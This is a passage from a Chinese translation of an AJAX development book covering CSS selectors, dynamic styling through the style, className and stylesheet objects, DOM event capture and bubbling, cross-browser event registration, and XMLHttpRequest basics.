A:visited { color: blue }  /* 已访问链接 */
```

```
A:hover { color: yellow }  /* 用户鼠标悬停 */
A:active { color: lime }   /* 激活链接 */
A:focus { color: orange }  /* 聚焦链接 */
```

当指定这些规则的顺序时一定要小心，因为CSS规则按照它们定义的顺序应用到元素。所以，在这种情况下，当用户的鼠标悬停在<a>元素上并且这个元素拥有焦点时，元素最终被应用的样式将是橙色。IE 6仅仅支持应用于<a>元素上的伪类，但Firefox 1.5支持得更多，例如，它支持其他伪类，例如first-child，支持把它应用到所有元素上。

4. 类和属性

最常用的CSS选择器是类选择器，或者更为通用的是属性选择器。属性选择器支持基于元素具有的一个特殊属性，或者提供甚至更多的控制，甚至可以基于属性的具体值来给HTML元素应用CSS样式声明。属性选择器的语法与XPath相似，如下例所示。第一个选择器将选择所有具有名称为foo属性的div元素，这种方式不考虑foo的属性值是什么。第二个选择器将选择所有foo属性值为bar的div元素。最后一个选择器将返回所有div元素，这些元素的属性值为是一个以空格分割的列表，其中包括了值bar。

```
div[foo] {...}
div[foo="bar"] {...}
div[foo~="bar"] {...}
```

类选择器是属性选择器的一种特例。HTML类属性是DOM指定的属性，CSS可以使用这个属性简化选择器。类属性可以以一种简洁的语法使用，而不必再根据属性名来选择元素。下面两个选择器是等效的：

```
*[class~="heading"] {...}
*.heading {...}
```

第一个例子通过*通配符使用属性选择器选择元素，这些元素具有class属性并且属性值中包含值heading。第二个例子使用了更加紧凑的类选择器语法来完成相同的目标。正如范例所示，类选择器使用点将类名从元素名分割开。

我们可以在一个选择器里很容易地组合任意数量的不同种类选择器。然而，复杂的选择器，特别是那些应用到很多HTML元素的复杂选择器，可能会导致性能问题。

2.3.4 动态样式

如果无法动态地改变样式，AJAX几乎不可能作为一项强大的技术发展到现在。正如上文讨论的，W3C DOM不仅定义了操作DOM结点的API，并且也对外暴露了基于结点逐一处理元素样式的API，就如同在文档层面上通过样式表为自己应用样式一样。这种方式意味着在运行期就可以容易的操作文档样式，从而用户交互可以直接改变文档的样式和布局。如果我们的文档没有应用CSS，而是正如在前面看到的那样使用了<font> 和元素来定义客户名称的外观，那么改变HTML片段的样式将会非常困难。这个HTML片段看起来如下所示：

```
<span id='domFirstName'>
<font color="red">
```

```
<strong>John</strong>
</font>
</span>
```

假设为了响应在领域模型中数据所发生的一些变化，我们需要改变客户名字的颜色，改为蓝色而不是红色。为了达到这个目标，我们需要编写一些通过DOM操作这个元素的JavaScript代码，像下面这样：

```
// 根据Id选择DOM结点
var domFirstName = document.getElementById("domFirstName");

// 通过firstChild选择FONT元素
var domFirstNameFont = domFirstName.firstChild;
// 最后设置FONT元素的颜色属性为新的值
domFirstNameFont.setAttribute("color","blue");
```

上面设置颜色的方法不仅需要很多的JavaScript代码，并且这些代码与文档的结构也紧密耦合在一起，因为它假设<font>元素将总是你通过Id选定的元素的第一个子元素。这是相当不切实际的想法，因为没有人想费这么大的麻烦。幸好，如果使用DOM样式规范，我们将不必如此麻烦。

1. 样式对象

我们可以通过使用在HTML DOM中定义的样式对象来改变HTML元素的外观，这种方法毫无疑问是最简单的。样式对象暴露出元素可能具有的所有样式，所以通过JavaScript可以很容易的设置和获取这些样式。我们通过这种方式访问到许多不同的样式，例如颜色，如下所示：

```
node.style.color = 'red';
```

尽管很简单，但是直接在HTML元素上设置样式未必是最佳的方式，这种做法直接违反了把样式从内容中分离的本能动机。当然，从务实的角度上讲，我们也会认识到在一些情况下使用样式属性改变文档外观仍然是一种不错的选择。基本上，如果我们通过JavaScript设置HTML元素的样式，它通常只是一个运行期的瞬时操作并且并没有被保存到真正的文档结构之中。如果我们仅仅只是给少数几个元素设置样式，使用样式对象是一种理想的方式，并且我们只是出于快速实现的目的或者某种特殊的目的才使用这种方式的。

2. 类属性

我们也可以使用HTML元素的可读写属性className来实现动态样式设置，className为我们提供了对HTML结点上的class属性的访问。直接访问className属性等同于使用DOM的setAttribute("class", val)和getAttribute("class")方法，因此我们可以看出className属性与class属性语义上其实是相同的。正如我们在样式表这一节所了解的，我们可以通过在层叠样式表里使用类选择器（或者属性选择器）来设置元素样式。要想通过改变className属性来改变元素的外观，需要在文档样式表里存在一个规则，这条规则基于新的className属性来选择结点。这种实现比起直接设置HTML元素样式来，需要制定一些实现计划，但是一般来说，根据AJAX应用的复杂性，指定这部分的计划是相当容易的。所以，如果想使用className属性改变客户名称的样式，首先我们需要确保在文档样式表里存在为每个class预先定义的CSS规则。

```
<head>
<script type="text/javascript">
function changeStyle() {
var domFirstName = document.getElementById("domFirstName");
domFirstName.className = "headingNew";
  }
</script>
<style>
span.heading {
color:red;
  }
span.headingNew {
color:blue;
  }
</style>
</head>
```

上面的代码定义了两个不同的CSS规则，第一个选择class属性等于heading的所有元素，第二个选择class属性等于headingNew的所有元素。每个选择器都为元素内容应用一种不同的颜色。我们可以编写changeStyle()函数，把这个函数与一些事件（例如按钮单击）关联起来，当按钮被单击时，将包含客户名字的元素的className属性从heading变化到headingNew，从而改变客户名称的颜色。这类功能可以使我们创建出动态的富用户界面。

3. 样式表对象

当操作很少数量的元素时，使用HTML元素的样式属性和className属性改变元素外观都很不错。但是另一方面，这种情况也很频繁：当构建AJAX应用时我们想要同时改变大量元素的样式，例如当在AJAX电子表格应用中选中一列时。在这种情况下，所有被选中列中的单元格都需要设置背景色和边框，我们可以明确的通过style属性设置，也可以通过改变className属性设置，例如，将className属性由unselected变为selected。但这需要我们在JavaScript里遍历HTML元素的集合并为每一个元素改变style或者className属性，这种做法非常低效。

诸如在这种情况下，我们可以使用最后的同时也是最强大的方法来动态改变样式。这个方法就是使用全局样式表对象（StyleSheet object），通过该对象可以直接创建，删除和改变CSS规则。这个全局样式表对象，由W3C定义，使用cssRules属性将CSS规则作为数组向外暴露。可以使用insertRule()方法向样式表里增加规则，也可以使用deleteRule()方法从样式表里删除规则。IE里的语法稍微有些不同，它分别使用rules属性，addRule()和removeRule()方法。现在我们拥有了可以直接操作样式表的能力，这意味着开发者可以简单地通过改变规则本身来改变应用到所有符合特定CSS选择器对象上的样式，不再需要改变每个具体HTML元素的class属性或是style属性。下面是两种不同的方法，它们改变所有使用"mouseOver"类的元素的样式，把元素的内容变为红色。

```
function changeStyle() {
var elems = document.getElementsByTagName("span");
for (var elem in elems) {
if (elem.className == "mouseOver") {
elem.style.color = "red";
    }
```

```
    }
}

function changeStyleSheet(stylesheetIndex, ruleIndex) {
var styleSheet = document.styleSheets[stylesheetIndex];
if (entAjax.IE)
styleSheet.rules[ruleIndex].style.color = 'red';
else
styleSheet.cssRules[ruleIndex].style.color = 'red';
}
```

changeStyle()方法遍历所有元素并设置元素样式对象的颜色属性。而changeStyleSheet()方法则是简单的直接访问CSS规则并改变该全局规则，这会影响所有符合该规则选择器的HTML元素。直接改变样式表存在一个细微的差别：我们必须知道该样式表在文档中的索引以及规则在样式表中的索引。一般得到样式表以及规则的索引是很容易的，所以可以直接访问规则。然而，在某些情况下，这些索引是未知的，需要遍历样式表以及规则来找出（并且进行缓存）相关的样式表和规则。

一般来说，改变样式和文档结构会使AJAX应用性能变差。根据这些改变所产生的影响，重新呈现HTML文档可能会需要很长时间。我们需要保持警惕，使用全局的styleSheet对象并不总是一个好主意，通过该对象改变styleSheet的确会存在性能问题，并且找出或者缓存特定的样式也会导致性能下降。（参见第5章。）

2.4　事件

AJAX采用了事件驱动编程方式[①]，和大多数以用户界面为中心的开发技术一样，在AJAX中信息流和代码执行都取决于对用户和Web页面交互的响应，例如鼠标点击和键盘击键。所以，在AJAX中，我们可以把用户交互和HTML DOM关联起来，或者把应用的表示层和基于JavaScript的领域模型关联起来。如果没有事件，应用将完全是静态的，因为我们无法捕捉用户与用户界面之间的交互，并且对某种用户操作行为也不会触发相应的动作。尽管大多数的事件都是由用户和DOM的交互产生的，但是也存在由浏览器自己触发的事件，例如当文档被加载或被卸载时会分别触发加载和卸载事件，这些事件在AJAX开发中扮演着重要角色，根据这些事件，当Web页面加载完成时程序可以开始启动应用，当Web页面卸载完成时进行垃圾收集。

尽管事件对于构建成功的AJAX应用相当重要，但是如果对事件机制没有深入的了解以及仔细的处理，事件往往也是令人头疼的一个主要根源。当用户和DOM之间的交互产生事件时，所有被注册用来监听该事件的事件处理函数（也就是JavaScript函数）将被触发。最普通的DOM事件可能就是onclick事件，这个事件用来响应用户鼠标点击HTML元素的操作。当然，也存在处理鼠标拖曳和键盘输入的许多其他事件，其中一些事件是特定于浏览器的或者是特定于某种技术的。

当事件在任何浏览器里被触发时，都会创建一个事件对象，这个对象包含该事件的相关信息，例如事件在屏幕中发生的位置坐标，触发这个事件的元素，等等。在IE里，事件对象是一个全局

① 参见http://en.wikipedia.org/wiki/Event-driven_programming。

对象，可以在代码中的任何位置访问到这个对象。然而在Firefox和Safari里，事件对象则是作为一个参数被传递到事件处理函数中，Firefox和Safari的实现方式符合W3C规范。为了统一不同浏览器之间对事件模型的这些不同实现，我们使用外观模式（Facade pattern）引入一个自定义的事件管理器，这个管理器对不同浏览器API的所有差异进行了抽象。

外观模式

在JavaScript中一个经常被应用的设计模式是外观模式。当为了简化或是为了让调用另外一个API变得更加容易而创建一个新的API或者接口时，经常会用到外观模式。在JavaScript里我们经常使用这个模式来隐藏跨浏览器开发的复杂性。例如，我们可以使用外观模式简单地调用一个唯一的事件方法，也可以每次都去检查当前的浏览器类型然后再去调用各自的函数，显然，前者要比后者好很多。

2.4.1 事件流

DOM事件标准定义了两种事件流，这两种事件流有着显著的不同并且可能对应用有着相当大的影响。这两种事件流分别是捕获（capture）和冒泡（bubble）。和许多Web技术一样，在它们成为标准之前，Netscape和微软存在各自不同地实现。Netscape选择实现了捕获事件流，微软则实现了冒泡事件流。幸好，W3C决定组合使用这两种方法,并且大多数新浏览器都遵循这两种事件流方式。

默认情况下，事件使用冒泡事件流，不使用捕获事件流。然而，在Firefox和Safari里，你可以显式地指定使用捕获事件流，通过在注册事件时传入useCapture参数，将这个参数设为true。如果使用冒泡事件流，当事件在某一DOM元素被触发时，例如用户在客户名称结点上点击鼠标，事件将通过跟随每一个继承的父结点“冒泡”穿过整个DOM结点层次，直到它遇到依附有相同事件类型处理函数的结点，在这个例子中即onclick事件。在冒泡过程中的任意时刻都可以终止事件的冒泡，在遵从W3C标准的浏览器里可以通过调用事件对象上的stopPropagation()方法来实现，在IE里可以通过设置事件对象的cancelBubble属性为true实现。如果不停止事件的传播，事件将一直通过DOM冒泡直至到达文档根结点。

如果使用捕获事件流，事件的处理从DOM层次的根结点开始，而不是从触发事件的目标元素开始，事件被从目标元素的所有祖先元素依次往下传递。在这个过程中，从文档根结点到事件目标元素之间，事件会被每个继承派生的元素所捕获，如果事件监听函数在注册时将useCapture属性设为true，那么它们可以被分发给这期间的任何元素用来对事件做出处理。否则，事件会被接着传递给派生元素路径上的下一元素，直至目标元素。事件到达目标元素后，它会接着通过DOM结点再次进行冒泡。图2-1显示了事件捕获和冒泡的一般过程。

IE略微偏离了这张图中的事件捕获机制，如果HTML元素捕获了通过该元素的setCapture()方法对这个元素的设置，依附于这个元素的处理函数也会被事件触发，即使setCapture()方法被调用的这个元素不在目标元素的祖先路径中也是如此。




图2-1　事件的捕获和冒泡

2.4.2　事件绑定

当连接应用中和用户交互的HTML和HTML所持有的数据时，事件相当的重要。JavaScript负责响应用户和DOM的交互，改变数据状态或者改变DOM中的HTML元素。此时我们需要意识到的最重要的一点是，我们需要使用事件把用户和应用联系在一起，第3章模式的观点更加深入地研究这个问题。

1．内联事件

现在我们已经探讨了事件在HTML层次中的传播机制，那么接下来我们将考察将事件处理函数附加到HTML元素上的几种方法。其中最简单的一种方法是直接在HTML元素上指定事件和相应的事件处理函数，如下所示：

```
<div onclick="editName(event)">John Doe</div>
```

在这里，我们把editName()函数分配给了这个 元素的onclick事件。事件参数被传递到处理函数中，基于Mozilla的浏览器需要使用这个参数，这些浏览器期望事件作为处理函数的一个参数。当用户点击客户名称时，如果需要执行多个动作，我们只需要给这个相同的事件增加另外一个函数。例如，当用户点击名称时，我们需要对这个名称突出显示然后对它进行编辑，可以这样处理：

```
<div onclick="activate(event);editName(event);">John Doe</div>
```

正如上文讨论过的，应该尽可能地让应用数据和外观松耦合。根据这个观点，从设计时就应该考虑相关代码的分离，尽可能减少使用内联事件。

2．编程式定义事件处理函数

给HTML元素附加事件处理函数的第二个方法是通过JavaScript将事件处理函数分配给HTML元素的事件属性，例如

```
domFirstName.onclick = editName;
```

这个editName变量实际是一个引用，它指向editName()函数对象，因为在JavaScript里函数也被认为是对象。通过JavaScript为特定的事件动态地定义处理函数，这种做法支持HTML与JavaScript的良好分离。但是这种方式也存在一个唯一的缺点，如果不覆写先前附加的事件处理函数，我们无法给一个事件分配多个事件处理函数。当然，我们可以通过创建一个“主”事件处理函数来避开这一局限，这个函数负责分配事件到其他任意数量的函数中，代码如下所示：

```
domFirstName.onclick = nameClicked;
function nameClicked(e) {
// 检查当前是否使用了IE浏览器
var evt = (entAjax.IE)?window.event:e;
// 调用相关的方法
activate(evt);
showEditor(evt);
}
```

在这里，我们为HTML元素的onclick事件分配了一个主事件处理函数，这个处理函数随后把这个事件传递到其他几个函数，在这些函数执行具体的一些操作。同时我们还进行了一些检测，让事件处理函数能够以友好的方式实现跨浏览器运行。nameClicked函数的第一行代码检查一个叫做entAjax.IE的全局变量，如果当前的浏览器是IE，这个变量将为true，否则为false。（这个变量会在应用启动的时候被设置，然后自始至终都可以使用。）nameClicked函数紧接着设置局部事件变量，如果是在IE里，则将该变量设置为全局事件对象，如果是在其他大多数浏览器里，根据W3C标准，则将这个变量设置为传递给这个函数的事件对象。

3. 事件注册

当必须编写主处理函数并将这个函数附加到HTML元素上时，使用标准的事件处理函数定义可能会让代码变得非常笨重。为HTML元素附加事件处理函数存在一种更加简洁的方式，在IE里可以通过使用attachEvent()方法，在其他浏览器里可以使用W3C定义的标准的addEvent-Listener()方法。当某个事件在HTML元素上发生时，使用这种方式的事件注册可以同时执行多个函数。采用这种方式可以非常容易的管理事件和附加多个事件处理函数到元素的任意指定事件，尽管如此，我们还是需要注意：这种方式无法保证事件处理函数的触发顺序。使用这种事件注册模型，我们可以给一个HTML元素附加多个事件处理函数，代码如下所示：

```
if (entAjax.IE) {
domFirstName.attachEvent("onmouseover", highlight);
domFirstName.attachEvent("onclick", edit);
} else {
domFirstName.addEventListener("mouseover", highlight, false);
domFirstName.addEventListener("click", edit, false);
}
```

这段代码为dom FirstName HTML元素注册了两个事件处理函数，分别是mouseover和click事件处理函数，它们分别触发Highlight()和Edit()函数。注意在注册事件时，我们使用的是对事件处理函数的一个引用，例如Highlight，我们并没有使用带括号的Highlight()，如

果使用Highlight()，这个函数实际上将会立刻执行。正如我们已经提到的，IE注册事件处理函数时使用了一个与W3C标准稍微不同的语法，这使得跨浏览器事件处理成为一个流行的主题。

我们也可以从HTML元素上移除事件处理函数，在IE里使用detachEvent()方法，在遵循W3C DOM 2的浏览器里使用removeEventListener()方法。

除了在给HTML元素附加和移除事件处理函数的语法上存在区别之外，在IE和其他主流Web浏览器之间还存在着很多其他的隐秘陷阱。其中一个和IE相关的令人感到最讨厌的问题是无法确定事件处理函数所依附的元素，直接调用了事件处理函数。相反，在其他浏览器中，事件处理函数会在这个函数被触发的HTML元素的上下文中执行，所以可以使用this关键字，this指向事件处理函数所附加的元素。我们可以使用外观模式定义我们自己的跨浏览器事件注册接口，通过这个接口屏蔽这些浏览器之间的差异。

2.4.3　跨浏览器事件

因为在AJAX应用相互协同工作时事件十分重要，所以让我们多花一些时间来考虑已存在的浏览器怪癖（quirk）。当以跨浏览器的方式处理事件时存在两个主要问题。首先，几乎所有的Web浏览器都遵循W3C DOM的事件标准来实现它们的事件模型，IE仍然是个例外。为了把IE和其他Web浏览器统一起来，我们需要考虑其中存在的一些差异。

我们所遇到的第一个问题是，在大多数Web浏览器里，事件回调方法会在事件被触发的HTML元素的上下文中触发。正如上文所讨论的，因此this关键字会引用这个HTML元素本身，而不是引用回调方法所属的对象。这可能是一件好事，也可能是一件坏事，关键是看我们的应用是如何开发的。另一方面，在IE中，this关键字在事件回调方法中引用的却是JavaScript执行上下文，这个上下文可能是一个JavaScript对象。让我们考察如何统一这个差别，并且允许开发者根据实际情况自己选择使用哪种模型。

首先，我们像下面这样定义一个EventManager单件对象来管理事件：

```
entAjax.EventManager = {};
```

在定义了对象之后，我们可以添加一些诸如attachEvent()之类的方法，attachEvent()有4个参数：HTML元素，事件类型，回调函数以及指定是否使用捕获事件流的一个布尔变量，这个方法和W3C标准所定义的接口非常相似。这个方法足够满足我们以一种跨浏览器风格的方式实现附加事件的需求。

```
entAjax.EventManager.attachEvent = function(element, type,
callback, setCapture) {
// 检查浏览器是IE还是遵循W3C标准的浏览器
if (element.attachEvent) {
// 基于函数引用创建两个自定义属性
element['ntb_' + type] = function() {
callback.call(element);
    };
// 把其中一个自定义函数引用附加到事件
element.attachEvent('on'+type, element['ntb_' + type]);
// 如果指定capture值，设置该值
```

```
if (setCapture) element.setCapture(true);
  }
else if (element.addEventListener) {
element.addEventListener(type, callback, setCapture);
  }
}
```

在attachEvent()方法中，我们首先检查当前的浏览器类型是IE还是其他浏览器类型。如果当前浏览器支持W3C标准，我们可以直接跳到下一步并使用addEventListener()方法。相反，对于IE我们需要采用一些技巧。首先，我们创建一个匿名函数，这个函数使用Function对象的call方法调用回调方法，然后我们通过JavaScript把这个函数设置为HTML元素的一个自定义属性，这个属性也被称为"expando"属性，通过这种方式让这个函数可被访问。例如

```
element['ntb_' + type] = function() {callback.call(element);};
```

这样做的结果是，当匿名函数被调用时，它将在HTML元素的上下文中调用回调方法，这意味着this关键字将引用HTML元素，正如W3C模型里所定义的。这是可能实现的，因为匿名函数创建了闭包，因为闭包的存在，尽管定义该函数的外部函数已经执行完毕，但是该函数仍然可以访问到外部函数的作用域。这个时候你应该竖起耳朵，因为我们讨论到了闭包和HTML元素，在IE里闭包会引起内存泄露。最后，我们可以使用这个attachEvent()方法真正地在元素上设置事件处理函数。

```
element.attachEvent('on'+type, element['ntb_' + type]);
```

这就是我们实现以跨浏览器方式给HTML元素附加事件所需的所有代码。除了IE的内存泄露问题外，在IE和W3C事件模型之间还存在第二个关键区别。这个区别就是，在IE里事件对象是通过一个全局window对象访问的，它并没有把事件对象作为一个参数传递到事件处理函数。为了弥补这个差别，我们仅仅需要创建一个对window.event对象的引用并把这个引用作为参数传递到处理函数中。我们可以像下面这样修改先前IE分支中的代码[①]：

```
// 检查是否是IE浏览器
if (element.attachEvent) {
element['ntb_' + type] = function() {
callback.call(element,window.event);
  };
element.attachEvent('on'+type, element['ntb_' + type]);
}
```

现在，在任何浏览器里我们总能访问到作为第一个参数的事件对象，这个对象被传递到了事件处理函数里。通过使用attachEvent()和addEventListener()方法，我们不仅可以注册多个事件监听器，也可以移除特定的事件监听器。为了在IE[②]（包括版本6和版本7）中避免内存泄露，移除事件处理函数相当重要，在JavaScript和DOM之间创建循环引用会引起内存泄露。由于IE所使用的垃圾收集方法的类型，在JavaScript和DOM之间的循环引用不能被垃圾收集。这就导致当

① 原代码有误，已更正。——译者注

② 参见http://msdn.microsoft.com/library/en-us/IETechCol/dnwebgen/ie_leak_patterns.asp。

刷新Web页面时，循环引用所消耗的内存不能得到释放。刷新完成之后，这会消耗大量系统内存并引发性能问题，我们将在第5章讨论这个问题。

2.4.4 事件对象

事件（Event）对象包含我们所需的任何关于给定DOM事件的所有信息。访问事件对象有多种方式，在IE里这个对象是window全局对象的一员，而在所有其他浏览器里，这个对象则被作为一个参数传递给了事件处理函数——事实上，为了支持更多的事件功能，Opera和Safari对W3C和IE事件模型都进行了支持。前面我们已经展示了一种方法，通过把Event对象作为参数传递从而让IE也遵循W3C模型，然而在IE和W3C模型之间的Event对象接口也是不同的。最显著的区别是，IE使用srcElement属性来确定事件被触发的HTML元素，而W3C定义的则是target属性。表2-3显示了各个浏览器之间事件对象最重要的属性和它们之间的区别。

表2-3　IE和Mozilla之间的重要区别

IE	Mozilla/W3C	描　述
clientX / Y	clientX / Y，pageX / Y	clientX / Y返回事件相对于文档的坐标，它没有将文档滚动的位置计算在内，相反，pageX / Y则对文档滚动的位置也进行了计算
N/A	currentTarget	当前事件处理函数所依附的HTML元素
keyCode，altKey，ctrlKey，shiftKey	keyCode, altKey, ctrlKey, shiftKey	各种键盘事件修饰词，它们检查Shift或Ctrl键是否被按下
srcElement	Target	实际触发事件的HTML元素。Opera和Safari对这两种属性都支持
Type	Type	没有“on”前缀的事件类型。fromElement和toElement属性只对onmouseover和onmouseout事件有意义。Opera和Safari对这两种属性都支持
fromElement/and	relatedTarget	
	toElement	

2.5 客户端/服务器通信

到目前为止，我们讨论到的每一部分内容对于构建富客户端应用都相当重要，这里所说的富客户端应用实际上等同于DHTML。然而，当微软在IE 5引入XHR对象后，DHTML的面貌从此焕然一新。通过XHR对象，人们第一次可以很自然地通过JavaScript访问服务器端数据，且不再需要刷新整个Web页面。实际上，微软的Outlook Web Access是最早使用AJAX的Web应用，它也是开发XHR对象背后的驱动力。XHR对象允许与服务器之间进行少量的数据字节传输，因为和请求整个Web页面的标准HTTP请求相比，它们一般包含更少的数据包，我们也称之为微请求（microrequest），通过微请求，XHR对象让Web开发的面貌焕然一新。微请求，简而言之，就是HTTP请求（GET、 POST、DELETE、PUT等），它包含了可以被计算机识别的某种形式的数据，把这些数据作为有效负荷在服务器和客户端之间进行传输。当然，既然叫做AJAX这个名字，这些数据一般都被格式化为XML。通过以一种更加细粒度的方式使用资源，微请求可以显著减少服务器负载，因此可以提高应用性能并且消耗的服务器资源更少。给服务器创建微请求的这个概

念已经成为了一种驱动因素，它促使人们迅速采用AJAX技术。在Firefox和Safari都采用了这个微软的事实上的标准之后，它才在真正的意义上为全世界的Web开发者打开了通往崭新的Web应用的大门。

作为开发者，我们自然对AJAX和微请求如何简化开发者的工作很感兴趣，但是同时，对于使用Web应用的终端用户而言，使用微请求有着更大的优点。通过减少必须被处理和经过网络传输的数据量，我们可以大大减少终端用户的应用延迟体验。JavaScript是单线程的，围绕这一事实，我们一般发送异步请求到服务器。这样的话，就不用阻塞程序而等待服务器的响应了，JavaScript线程仍然可以继续执行。当Web浏览器读取到服务器响应时，JavaScript的独立线程通常执行一个回调函数，这个函数在特定请求被发送之前就已经注册为这个请求的回调函数。这种方式会进一步改善用户体验，因为应用是持续响应的，同时数据在JavaScript的后台程序和服务器之间往返传送。

显然，知道如何使用XHR对象是所有AJAX应用的基础，因此，在跨浏览器代码库里要做的第一件事就包括了对这个对象的封装。尽管XHR是客户端和服务器之间进行通信的事实上的标准，但是W3C也在DOM 3规范上做了大量工作，这个规范定义了保存和加载数据的相关方法，这些方法重复了很多XHR的功能。类似的，其他一些技术（例如Flash和XForms）也支持数据的加载和保存，这些技术与XHR对象非常相似。

2.5.1 XMLHttpRequest 基础知识

如果你以前没有见过XHR对象，那么我们可以从使用XHR对象的基础知识开始学习。

```
var xhr = null;
if (entAjax.IE6) {
xhr = new ActiveXObject("Microsoft.XMLHTTP");
} else if (entAjax.IE7 || entAjax.FF || entAjax.SF ||
  entAjax.OP) {
xhr = new XMLHttpRequest();
} else {
// 很不幸，浏览器不支持XHR，也许我们应该升级浏览器，或者使用IFRAME
}
xhr.open("GET", "http://www.example.com/myResource", false);
xhr.send(null);
showResult(xhr);
```

这段代码绝对是定义XHR对象最简单的一种方式。这段代码中最困难的部分是检查我们当前使用的是哪一种浏览器，我们使用下面这个语句执行检查：

```
document.implementation.createDocument
```

这个语句经常被用来检查当前是否是Firefox或者Safari浏览器。通常，这种检查只做一次并且结果被存储在一个全局变量中，例如entAjax.FF。无论怎样，在Firefox中，你都可以像其他任何本地JavaScript对象一样初始化XHR对象。相反，在IE中，我们需要把XHR对象作为一个ActiveXObject来创建。这当然不是一种理想的创建方式，因为用户可能因为这样或者那样的原因把他们浏览器中的ActiveX关闭，假设此时浏览器又是支持JavaScript的，那么我们将无法创建

XHR对象。微软在这方面做了一些改进，在IE 7中，XHR被作为本地的JavaScript对象来实现，因此我们不再需要针对特定浏览器的XHR代码了。除了创建XHR对象，其他浏览器供应商由于依赖于IE的实现而陷入困境，所以我们比起这些厂商要幸运得多，因为XHR接口在各个浏览器里都是相似的。创建XHR对象之后，我们为onreadystatechange事件指定一个回调函数。当XHR对象的readyState属性改变时，这个回调函数会被触发。最终，我们通过调用XHR对象的open()方法创建了一个到服务器的连接，open()方法一般有3个参数，分别是：请求的类型（GET、POST，等等），服务器资源的URL，一个指定请求是同步（false）还是异步（true）的标记，除此之外，我们还可以为受保护的资源发送一个可选择的用户名和密码。打开连接之后，我们只需要调用send(data)方法，这个方法接受任何数据作为唯一的参数，然后将数据发送给服务器，接着请求开始执行。

1. XHR工厂模式

每次创建XHR对象时，我们当然不希望在应用中到处充斥着重复的跨浏览器代码，所以我们对代码稍微做了一些重构。因为各个浏览器之间创建XHR对象的方法不同，所以这里是应用工厂模式的理想场所。

```
entAjax.XHRFactory = {
createXHR: function() {
try {
if (entAjax.IE6) {
xhr = new ActiveXObject("Microsoft.XMLHTTP");
} else if (entAjax.IE7 || entAjax.FF || entAjax.SF ||
  entAjax.OP) {
xhr = new XMLHttpRequest();
} else {
// 很不幸，浏览器不支持XHR，也许我们应该升级浏览器，或者使用IFRAME
throw("XHR not supported in your browser");
      }
} catch(e) {
// 没有可用的XHR对象，请考虑升级浏览器
alert(e.message);
    }
return xhr;
  }
}
var xhr = entAjax.XHRFactory.createXHR();
```

这里我们使用对象文字表示法（object literal notation）的方式直接创建了一个名为XHR-Factory的单件对象，同时为这个对象定义了一个名为createXHR()的函数。createXHR()函数负责处理各个浏览器之间创建XHR对象的细微差异。在这个对象中我们也可以加入更多的功能，例如XHR对象池等。

如果用户浏览器不支持XHR对象，虽然这种情况很罕见，但是我们总能方便地使用其他客户端/服务器通信的方法，例如使用隐藏的<iframe>的方法，或者直接建议用户升级他们的Web浏览器。

2. 异步请求

上文讨论过，AJAX的一个很大的好处在于它与服务器之间使用了异步的通信方式，这种方式可以让应用对终端用户具有更好的响应性。在使用XHR对象的第一个例子中，我们对服务器的某个资源发起了一个请求，然后调用showResult()函数，这个函数使用DOM将服务器响应插入到应用的用户界面中。为了异步发送请求，我们需要实现两个操作。首先，需要为XHR对象的onreadystatechange属性指定一个事件处理函数，这个函数在XHR对象的readyState属性改变时被触发。其次，我们需要设置传入open()方法的第三个参数为true，告诉XHR对象我们想要发送的是异步请求。我们还可以借这个机会增加一些特殊的功能，以跨浏览器的方式中断XHR请求。

```
entAjax.HttpRequest = function() {
this.handler = "";
this.async = true;
this.responseType = "xml";
this.httpObj = entAjax.XHRFactory.createXHR();
}
entAjax.HttpRequest.prototype.get = function() {
this.httpObj.open("GET", this.handler, this.async);
this.httpObj.onreadystatechange = entAjax.close(this,
this.requestComplete);
if (this.responseType == "xml")
this.httpObj.setRequestHeader("Content-Type","text/xml");
this.httpObj.send(null);
}

entAjax.HttpRequest.prototype.requestComplete = function() {
}

entAjax.HttpRequest.prototype.abort = function() {
this.httpObj.onreadystatechange = function () {};
this.httpObj.abort();
}

var xhr = new entAjax.HttpRequest();
xhr.handler = "http://www.example.com/myResource";
xhr.get();
```

我们再次充分利用JavaScript的闭包和匿名函数，使用它们来处理readyState属性状态的改变。使用闭包的优点在于：匿名函数可以在它实际执行时访问XHR变量。通过这种方式，当readyState属性值发生变化时，XHR对象依然可以被事件处理函数访问到。

this带来的烦恼

